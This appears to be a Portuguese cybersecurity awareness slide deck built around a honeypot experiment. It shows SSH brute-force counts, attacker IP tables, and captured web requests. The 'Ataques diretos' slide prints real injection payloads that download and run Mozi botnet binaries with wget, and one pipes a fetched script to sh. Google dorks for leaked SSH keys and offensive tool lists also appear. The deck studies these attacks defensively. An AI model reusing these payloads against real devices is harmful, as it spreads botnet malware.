



Inteligência em
Cibersegurança



Você na mira de **fogo** Como o crime digital atua para afetar tudo e todos

Ramiro Pozzani

Arquiteto de Segurança Sr.



Apresentação

Ramiro Pozzani – Arquitero de Software SR – RNP

- Time de segurança Ofensiva do SiDi
- Time de Inteligencia de Ameaças da RSA
- Time de Inteligencia de Negócios Accenture
- MBA em Segurança de Dados – USP
- Especialista em Redes – Unicamp
- Certificações: EC-Ethical Hacker, CompTIA Security+, Pentest+, EXIN ISM based on iso 27001, Itil v4.



Agenda

Mostraremos como o crime digital afeta estas diferentes áreas

- Comercial
- Pessoal
- Entender como é possível manchetes como essa:

**The True Cost of Cybercrime: Why
Global Damages Could Reach \$1.2 –
\$1.5 Trillion by End of Year 2025**



Gary Milliefsky March 13, 2025



Agenda

Como atingiremos esse objetivo

- Desmitificando mitos
- Demonstrando como qualquer um pode fazer parte do crime digital
- Estudo de casos reais
- Experimentos
- Discussões



É preciso desmistificar os ataques cibernéticos, para melhor combatê-los.



Primeiro experimento

Para provar nosso ponto, começemos com

- Servidor Linux com ipv4 público
- Não anunciar/bloquear index por buscadores
- Página web falando “Oi”
- Ssh aberto
- Única forma de encontrar nosso servidor é escaneando toda a rede ipv4




Dispositivo Escondido

Pontos de entrada

- Porta 80 (web)
- Porta 22 (ssh)

IP: Versão 4






Após 7 dias

Sobre o ssh (acesso remoto)

Mais de 500 usuários diferentes no ssh

Mais de 12 mil combinações de usuário/senha



Palavras em Português:

Usuário, suporte, administrador, vendas, gerencia,
remoto, teste, carlos, gustavo,



Geolocation das primeiras 24 Horas

Mito Extra: Não podemos confiar na
Origem dos Ips (a maioria é proxy ou
Device comprometido)

IP ADDRESS	CONTINENT	FLAG	COUNTRY	REGION	CITY
85.209.0.100	Europe		Spain	Madrid	Madrid
192.241.234.169	North America		United States	Pennsylvania	Blue Bell
102.168.30.37					
79.176.138.192	Europe		Italy		Rome
23.94.135.105	North America		United States	California	Downey
97.80.145.207	North America		United States	New Jersey	Bedminster
85.209.0.253	Europe		Spain	Madrid	Madrid
192.241.232.115	North America		United States	Pennsylvania	Blue Bell
85.209.0.251	Europe		Spain	Madrid	Madrid
85.209.0.251	Europe		Spain	Madrid	Madrid
174.62.24.225	North America		United States	Ohio	Akron
178.83.153.214	Europe		Poland		Chelm

IP ADDRESS	CONTINENT	FLAG	COUNTRY	REGION	CITY
51.68.212.173	Europe		United Kingdom	England	London
194.86.112.178	North America		United States	Arizona	Fort Huachuca
85.209.0.101	Europe		Spain	Madrid	Madrid
117.99.87.172	Asia		India	South India	Bangalore
107.173.49.100	North America		United States	Ohio	Akron
85.209.0.252	Europe		Spain	Madrid	Madrid
65.49.20.66	North America		United States	Colorado	Denver
85.209.0.55	Europe		Spain	Madrid	Madrid
100.173.87.84	Europe		Germany	Nordrhein-westfalen	Düsseldorf
85.209.0.100	Europe		Spain	Madrid	Madrid
199.19.226.35	North America		United States	Florida	Jacksonville
85.209.0.102	Europe		Spain	Madrid	Madrid
130.182.75.112	North America		United States		
85.209.0.253	Europe		Spain	Madrid	Madrid
83.97.20.21	Europe		Sweden		Stockholm
85.209.0.251	Europe		Spain	Madrid	Madrid
193.75.39.242	Europe		Netherlands		Lelystad
43.228.117.202	Asia		Japan	Tokyo-to	Tokyo
106.107.232.36	Asia		China		Changsha
2.57.122.109	Middle East		Iran, Islamic Republic Of		Tehran
192.39.108.10	Europe		Finland		Tampere
199.143.158.82	North America		United States	Ohio	Dublin



Aplicação

Ataques na página (camada de aplicação)

Busca por paginas/diretores específicos

```
requesturi":"/wp", "headers": {"Accept": ["*/*"], "User-Agent  
requesturi":"/bc", "headers": {"Accept": ["*/*"], "User-Agent  
requesturi":"/bk", "headers": {"Accept": ["*/*"], "User-Agent  
requesturi":"/backup", "headers": {"Accept": ["*/*"], "User-A  
requesturi":"/old", "headers": {"Accept": ["*/*"], "User-Agen  
requesturi":"/new", "headers": {"Accept": ["*/*"], "User-Agen  
requesturi":"/main", "headers": {"Accept": ["*/*"], "User-Age  
requesturi":"/home", "headers": {"Accept": ["*/*"], "User-Age  
"requesturi":"/", "headers": {"Accept": ["*/*"]}, "useragent"  
questuri":"/wordpress", "headers": {"Accept": ["*/*"], "User  
questuri":"/", "headers": {"Accept": ["*/*"], "User-Agent": [  
questuri":"/wp", "headers": {"Accept": ["*/*"], "User-Agent"  
questuri":"/bc", "headers": {"Accept": ["*/*"], "User-Agent"  
questuri":"/bk", "headers": {"Accept": ["*/*"], "User-Agent"  
questuri":"/backup", "headers": {"Accept": ["*/*"], "User-Ag  
questuri":"/old", "headers": {"Accept": ["*/*"], "User-Agent  
questuri":"/new", "headers": {"Accept": ["*/*"], "User-Agent  
questuri":"/main", "headers": {"Accept": ["*/*"], "User-Agen
```

Tentativas de encontrar
páginas do Wordpress: 4474
Robotx.txt: 249
Postform: 39.097



Aplicação

Ataques na página (camada de aplicação)

Busca por frameworks com exploits públicos

```
'requesturi':"/07-accessing-data/begin/vue-heroes/.env","headers":{"Acce  
'requesturi':"/.ssh/authorized_keys","headers":{"Accept":["*/*"],"User-A  
questuri":"/manager/text/list","headers":{"Accept":["*/*"],"Accept-Encod  
"requesturi":"/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2  
requesturi":"/boaform/admin/formLogin","headers":{"Accept":["text/html,a  
questuri":"/wp-content/uploads/2024/12/ultra-seo-processor-j.php?x=1",  
requesturi":"/cms/wp-includes/wlmanifest.xml","headers":{"Accept":["tex  
questuri":"/?XDEBUG_SESSION_START=phpstorm","headers":{"Accept-Encoding"  
questuri":"/wp-content/plugins/dzs-zoomsounds/admin/upload.php","headers  
requesturi":"/portal/redlion","headers":{"Accept":["*/*"],"Accept-Encodi  
"requesturi":"/dataBases/upgrademysqlstatus","headers":{"Accept":["*/*"  
requesturi":"/cms/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php","h  
requesturi":"/index.php?lang=../../../../../../../../usr/local/lib/php/p  
questuri":"/?spbc_remote_call_action=install_plugin\u0026plugin_name=ap  
'requesturi':"/.well-known/acme-challenge/install.php","headers":{"Insec  
'requesturi':"/phpMyAdmin5.1/index.php?lang=en","headers":{"Accept-Encod
```



Aplicação

Ataques diretos

```
{ "remoteaddr": "120.85.112.162:7487", "method": "GET", "requesturi": "/shell?cd+/tmp;rm+rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws", "headers": { "Accept": [ "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8" ], "Connection": [ "keep-alive" ], "User-Agent": [ "Hello, world" ] }, "useragent": "Hello, world", "postform": {}, "eventtime": "21-10-2024 14:54:24" }
{ "remoteaddr": "185.224.128.67:58320", "method": "GET", "requesturi": "/cgi-bin/luci;/stok=/locale?form=country\u0026operation=write\u0026country=$(id%3E%60wget+-O-+http%3A%2F%2F154.216.17.31%2Ft%7Csh%3B%60)", "headers": { "User-Agent": [ "Go-http-client/1.1" ] }, "useragent": "Go-http-client/1.1", "postform": {}, "eventtime": "21-10-2024 11:56:48" }
{ "remoteaddr": "80.94.93.246:57072", "method": "GET", "requesturi": "/level/15/exec/-/sh/dial-peer/voice/CR", "headers": { "Accept": [ "*" ] }, "Connection": [ "Keep-Alive" ], "User-Agent": [ "Wget/1.14 (linux-gnu)" ], "useragent": "Wget/1.14 (linux-gnu)", "postform": {}, "eventtime": "24-10-2024 13:13:21" }
{ "remoteaddr": "174.68.32.97:50755", "method": "POST", "requesturi": "/HNAP1/", "headers": { "Content-Length": [ "640" ], "Content-Type": [ "text/xml; charset=\\"utf-8\\" ] }, "Soapaction": [ "http://purenetworks.com/HNAP1/\\"cd /tmp \u0026\u0026 rm -rf * \u0026\u0026 wget http://174.68.32.97:54109/Mozi.m \u0026\u0026 chmod 777 /tmp/Mozi.m \u0026\u0026 /tmp/Mozi.m\\" ] }, "useragent": "", "postform": {}, "eventtime": "02-11-2024 11:05:43" }
{ "remoteaddr": "194.50.16.198:60710", "method": "POST", "requesturi": "/apply.cgi", "headers": { "Accept": [ "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7" ], "Accept-Encoding": [ "gzip, deflate, br" ], "Accept-Language": [ "en-US,en;q=0.9" ], "Authorization": [ "Basic YWRtaW46YWRtaW4=" ], "Cache-Control": [ "max-age=0" ], "Connection": [ "keep-alive" ], "Content-Length": [ "496" ], "Content-Type": [ "application/x-www-form-urlencoded" ], "Origin": [ "http://138.197.111.150:80" ], "Referer": [ "http://138.197.111.150:80/apply.cgi" ], "Upgrade-Insecure-Requests": [ "1" ], "User-Agent": [ "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36" ] }, "useragent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36", "postform": { "action": [ "Save" ], "adj_time_day": [ "27" ], "adj_time_hour": [ "11" ], "adj_time_min": [ "35" ], "adj_time_mon": [ "10" ], "adj_time_sec": [ "32" ], "adj_time_year": [ "$(cd /tmp; wget http://65.175.140.164/images/faith;chmod 777 faith;./faith faith2;cd /tmp; wget http://65.175.140.164/images/zte;chmod 777 zte;./zte faith2;)" ], "adjust_mode": [ "Manual" ], "change_action": [ "gozilla.cgi" ], "daylight_time": [ "1" ], "ntp_enable": [ "1" ], "ntp_server": [ "my.pool.ntp.org" ], "submit_button": [ "index" ], "submit_type": [ "adjust_sys_time" ], "time_zone": [ "+08" ] }, "eventtime": "08-11-2024 11:41:58" }
```



Camada De Aplicação

Pesquisas...?

```
{ "remoteaddr": "147.185.132.87:56250", "method": "GET", "requesturi": "/", "headers": { "Accept": [ "*"/*"], "User-Agent": [ "Expanse, a Palo Alto Networks company, searches across the global IPv4 space multiple times per day to identify customers\u0026#39; presences on the Internet. If you would like to be excluded from our scans, please send IP addresses/domains to: scaninfo@paloaltonetworks.com"] }, "useragent": "Expanse, a Palo Alto Networks company, searches across the global IPv4 space multiple times per day to identify customers\u0026#39; presences on the Internet. If you would like to be excluded from our scans, please send IP addresses/domains to: scaninfo@paloaltonetworks.com", "postform": {}, "eventtime": "01-11-2024 22:52:23" }
```

```
{ "remoteaddr": "208.72.41.221:36331", "method": "GET", "requesturi": "/", "headers": { "Connection": [ "close"], "User-Agent": [ "GCore Labs Cyberthreat Research"] }, "useragent": "GCore Labs Cyberthreat Research", "postform": {}, "eventtime": "08-11-2024 10:59:43" }
```

```
{ "remoteaddr": "167.172.135.213:10045", "method": "GET", "requesturi": "/", "headers": { "Accept": [ "*"/*"], "User-Agent": [ "https://researchcyber.net/"] }, "useragent": "https://researchcyber.net/", "postform": {}, "eventtime": "21-10-2024 19:05:36" }
```



Conclusão

Situação atual

- Uma conexão de alta velocidade consegue scanear todo o range ipv4 em menos de 24h
- Temos centenas de scanners rodando 24/7
- Nem todos são criminosos
- Colocar algo com um exploit público ou ssh com combinação de usuário/senha fraca, ele muito provavelmente será explorado em questão de dias
- O mesmos ataques são repetidos constantemente
- Novos ataques são adicionados (gera necessidade de atualização)




Como é possível

Scanners

```
root@kali:~# masscan 172.217.0.0/16 -p 80,443 --rate=1000
Starting masscan 1.0.3 (http://bit.ly/14GZcT) at 2017-03-02 17:48:47 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 65536 hosts [2 ports/host]
Discovered open port 80/tcp on 172.217.25.207
Discovered open port 80/tcp on 172.217.24.100
Discovered open port 443/tcp on 172.217.24.233
Discovered open port 80/tcp on 172.217.4.181
Discovered open port 80/tcp on 172.217.4.150
Discovered open port 443/tcp on 172.217.11.18
Discovered open port 443/tcp on 172.217.9.46
Discovered open port 443/tcp on 172.217.1.100
Discovered open port 443/tcp on 172.217.17.187
Discovered open port 80/tcp on 172.217.26.220
Discovered open port 80/tcp on 172.217.28.126
Discovered open port 80/tcp on 172.217.25.126
Discovered open port 80/tcp on 172.217.23.52
Discovered open port 443/tcp on 172.217.20.218
Discovered open port 443/tcp on 172.217.25.218
Discovered open port 80/tcp on 172.217.29.160
Discovered open port 443/tcp on 172.217.12.5
Discovered open port 80/tcp on 172.217.20.196
Discovered open port 443/tcp on 172.217.1.48
Discovered open port 443/tcp on 172.217.16.59
Discovered open port 80/tcp on 172.217.22.6
Discovered open port 443/tcp on 172.217.22.52
Discovered open port 80/tcp on 172.217.8.10
Discovered open port 443/tcp on 172.217.17.244
Discovered open port 80/tcp on 172.217.0.179
Discovered open port 443/tcp on 172.217.26.2
```

```
root@kali:/home/spectra# nmap -sV scanme.nmap.org -oX /home/spectra/scanResults.xml
Starting Nmap 7.00 ( https://nmap.org ) at 2021-01-18 23:25 +01
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.21s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 907 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    filtered smtp
80/tcp    open  http
135/tcp    filtered msrpc
139/tcp    filtered netbios-ssn
445/tcp    filtered microsoft-ds
593/tcp    filtered http-rpc-epmap
1066/tcp   filtered instl_bootc
4444/tcp   filtered krb524
5800/tcp   filtered vnc-http
5900/tcp   filtered vnc
9929/tcp   open  nping-echo
31337/tcp  open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:Ubuntu:Ubuntu2.13 (Ubuntu Linux; protocol 2.0)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 30.35 seconds
```



The ZMap Project

The ZMap Project is a collection of open source tools that enable researchers to perform large-scale studies of the hosts and services that compose the public Internet.



Como é possível

Fontes de exploits



EXPLOIT
DATABASE

📊

🔍

🔒

☐ Verified ☐ Has App

Filters Reset All

Show 15

Search:

Date	D	A	V	Title	Type	Platform	Author
2025-08-26	📄	🔍	✗	GeoVision ASManager Windows Application 6.1.2.0 - Remote Code Execution (RCE)	Remote	Windows	Giorgi Dograshvili
2025-08-26	📄	🔍	✗	GeoVision ASManager Windows Application 6.1.2.0 - Credentials Disclosure	Local	Windows	Giorgi Dograshvili
2025-08-26	📄	🔍	✗	StoryChief Wordpress Plugin 1.0.42 - Arbitrary File Upload	WebApps	Multiple	xpl0dec
2025-08-26	📄	🔍	✗	Ivanti Endpoint Manager Mobile 12.5.0.0 - Authentication Bypass	Remote	Multiple	Ibrahimsql
2025-08-26	📄	🔍	✗	Lingdang CRM 8.6.4.7 - SQL Injection	WebApps	Multiple	Beatriz Fresno Naumova

Fontes de exploits



Lucene search ▼ | bulletinFamily:exploit order:published Subscribe × 🔍 CTRL K

 Database

 Perimeter Scanner

 Scanner

 Email

 Webhook

 Resources

 Plugins

 Pricing

 Contacts

Sign in →

 2 views

Exploit for Integer Overflow or Wraparound in Tesla Model_3_Firmware
CVE-2025-2082 – Function Pointer Overwrite PoV (VCSEC-style)...

7.5 CVSS

7.9 AI score

0.00076 EPSS

 GithubExploit • added há 4 horas • Exploits 17

 2 views

Exploit for Incorrect Permission Assignment for Critical Resource in Facebook Below
CVE-2025-27591 – Privilege Escalation in Below

Fontes de exploits

[About](#)[Partner Information](#)[Program Organization](#)[Downloads](#)[Resources & Support](#)

Search Results

Showing 1 - 25 of 3,150 results for **apache**

Show:

25 ▼

Sort by:

CVE ID (new to old) ▼

[CVE-2025-9784](#)

CNA: Red Hat, Inc.

A flaw was found in Undertow where malformed client requests can trigger server-side stream resets without triggering abuse counters. This issue, referred to as the "MadeYouReset" attack, allows malicious clients...

[Show more](#)

[CVE-2025-7381](#)


CNA: Mautic

ImpactThis is an information disclosure vulnerability originating from PHP's base image. This vulnerability exposes the PHP version through an X-Powered-By header, which attackers could exploit to fingerprint the server and...



Questionamento

O quanto o CVE é confiável?



Números brutos:

2002: 2.500

2010: 5.000

2022: 25.000

2023: 29.000

2024: 40.000

Fonte: <https://cyberpress.org/over-40000-cves-published-in-2024/>



Discussão CVE

Semi Mito: Se tem CVE está vulnerável

Entender se o seu sistema, que possui uma CVE pública é vulnerável ou não pode ser trabalhoso.

Scanners podem gerar um número enorme de “vulnerabilidades” e arrumar todas pode ser impossível. Como resolver essa situação?



Como encontrar sua página em um buscador

Google "Dorks"

Google Hacking Database

[Filters](#)[Reset All](#)

Show

15



Quick Search

Date Added	Dork	Category	Author
2024-08-23	site:github.com "BEGIN OPENSSSH PRIVATE KEY"	Files Containing Passwords	kstrawn0
2024-08-23	ext:nix "BEGIN OPENSSSH PRIVATE KEY"	Files Containing Passwords	kstrawn0
2024-07-26	inurl:home.htm intitle:1766	Various Online Devices	Kishoreram
2024-07-04	intitle:"SSL Network Extender Login" -checkpoint.com	Vulnerable Servers	Everton Hydd3n
2024-07-04	intext:"siemens" & inurl:./portal/portal.mwsl"	Vulnerable Servers	Kishoreram
2024-07-04	Google Dork Submission For GlobalProtect Portal	Vulnerable Servers	Gurudatt Choudhary
2024-07-04	inurl:"cgi-bin/koha"	Vulnerable Servers	Hilary Soita



Perigos dos “Dorks”

Google Dorks

- Frameworks criam URL's únicas (wordpress, joomla!)
- Seu site fica acessível a pessoas procurando no google
- Pode demorar um tempo
- **Se você testar google dorks na sua empresa, faça por um IP único, pois tem uma boa chance do google bloquear ou incluir captcha nas suas buscas**



Mito: É preciso ter alto conhecimento técnico para realizar ataques

- Ferramentas poderosas mesmo para quem não tem conhecimento elevado
- Ferramentas para encontrar falhas (nikto, openvas, Nessus, sqlmap, etc)
- Ferramentas com exploits e payloads (metasploit)
- Ferramentas de obfuscação (Themida)
- Movimentação lateral e aumento de privilégios (mimikatz, linenum)
- Manter acesso (cobalt strike)



Resposta

Continuação..

- Fraud As A Service (FaaS), também conhecido como C2C.
- Não sabe fazer algo, compre/alugue.
- Lista de Emails, hosts compromissados, malware, phishing kits, consultoria, etc.
- Qualidade do que você vai receber depende do quanto está disposto a gastar.
- Nem sempre a pessoa sabe que está fazendo parte do ecossistema do crime.



Estudo de caso


Conheçam o Steve

```
<?php
function crawlerDetect($USER_AGENT)
{
    $crawlers = array(
        'Google' => 'Google',
        'MSN' => 'msnbot',
        'Rambler' => 'Rambler',
        'Yahoo' => 'Yahoo',
        'AbachoBOT' => 'AbachoBOT',
        'accoona' => 'Accoona',
        'AcoiRobot' => 'AcoiRobot',
        'ASPSeek' => 'ASPSeek',
        'CrocCrawler' => 'CrocCrawler',
        'Dumbot' => 'Dumbot',
        'FAST-WebCrawler' => 'FAST-WebCrawler',
        'GeonaBot' => 'GeonaBot',
        'Gigabot' => 'Gigabot',
        'Lycos spider' => 'Lycos',
        'MSRBOT' => 'MSRBOT',
        'Altavista robot' => 'Scooter',
        'AltaVista robot' => 'Altavista',
        'ID-Search Bot' => 'IDBot',
        'eStyle Bot' => 'eStyle',
        'Scrubby robot' => 'Scrubby',
        'Facebook' => 'facebookexternalhit',
    );
    // to get crawlers string used in function uncomment it
    // it is better to save it in string than use implode every time
    // global $crawlers
    $crawlers_agents = implode('|',$crawlers);
    if (strpos($crawlers_agents, $USER_AGENT) === false)
        return false;
    else {
        return TRUE;
    }
}

if (crawlerDetect($_SERVER['HTTP_USER_AGENT'])) {
    header("HTTP/1.0 404 Not Found");
    die("<h1>404 Not Found</h1>The page that you have requested could not be found.");
}

$IP_Connected = $_SERVER['REMOTE_ADDR'];
$IP_Banned = array(
    "66.102.*.*",
    "209.104.*.*",

```





Estudo de caso

Conheçam o Steve

11/03/17--10:15: Amazon Seller Email or Database by Steve [redacted]

0 likes, 0 comments, 0 shares

I need amazon seller email database like 100,000 or more if you can get me the emails please message me and i dont mind company domains too (Budget: \$250 - \$750 CAD, Jobs: Amazon Web Services, Linux, MySQL, PHP, Software Architecture)

DATA ENTRY ...

I need construction B2b Leads, by Steve [redacted]

I need Cfo, Accounting, Controller, Owner, Account Payable b2b Database (Budget: \$250 - \$750 USD, Jobs: Data Entry, Data Processing, Excel, [...])

BULK MARKETING ...

Database B2b Leads Needed — 2 by Steve [redacted]

I need fresh database leads of ceo, cfo, chairman, founder, owner (Budget: \$30 - \$250 USD, Jobs: Bulk Marketing, Data Entry, Email Marketing [...])

BULK MARKETING ...


Database B2b Leads Needed by Steve [redacted]


I need fresh database leads of ceo, cfo, chairman, founder, owner (Budget: \$250 USD, Jobs: Bulk Marketing, Data Entry, Email Marketing, Lead [...])



Níveis

Steve caloteiro...





@huongth



 Vietnam, [Vietnam 3am](#)

Membro desde 9 de janeiro de 2017

0 Recomendações

huongth

Software Architecture

Alert scammer!!!
Employer mmilan is a scammer. I completed his project and even completed some addition works for him without asking addition fees but then he didnt pay me. This project doesnt require source code so i just sent compiled file. Then he said lie about it. He said it is virus but freelancer supporters confirmed it is not

Alert scammer!!!
Employer Tcg3uVT8 is a scammer. He asked to scrape a website with keywords to search is a list of town. Then after i completed, he ask to search with new keywords is list of zip code. I decided to stop and accepted to lost the freelancer fee. This employer will never stop to ask you to work addition works. After created 2 bots for 2 sites for his project i received -\$5

Alert scammer!!!
Employer shafaqat11 is a scammer. He awarded me his project but then ask to do a hard project for \$10. This employer receive projects from other employers and then rehired freelancers with lower fees

Alert scammer!!!
Employer steve [REDACTED] is a scammer.



Níveis

O que não fazer

RAW Paste Data

```
Please send me all your gay porn, preferably locker room wrestlers.  
steve [REDACTED]
```

DDoS como um serviço


Operação do DOJ (EUA) contra sites que vendiam serviços de DDoS (2022)

Site da foto causou 200 mil ataques em um período de apenas 3 meses (dono era um jovem de 23 anos)

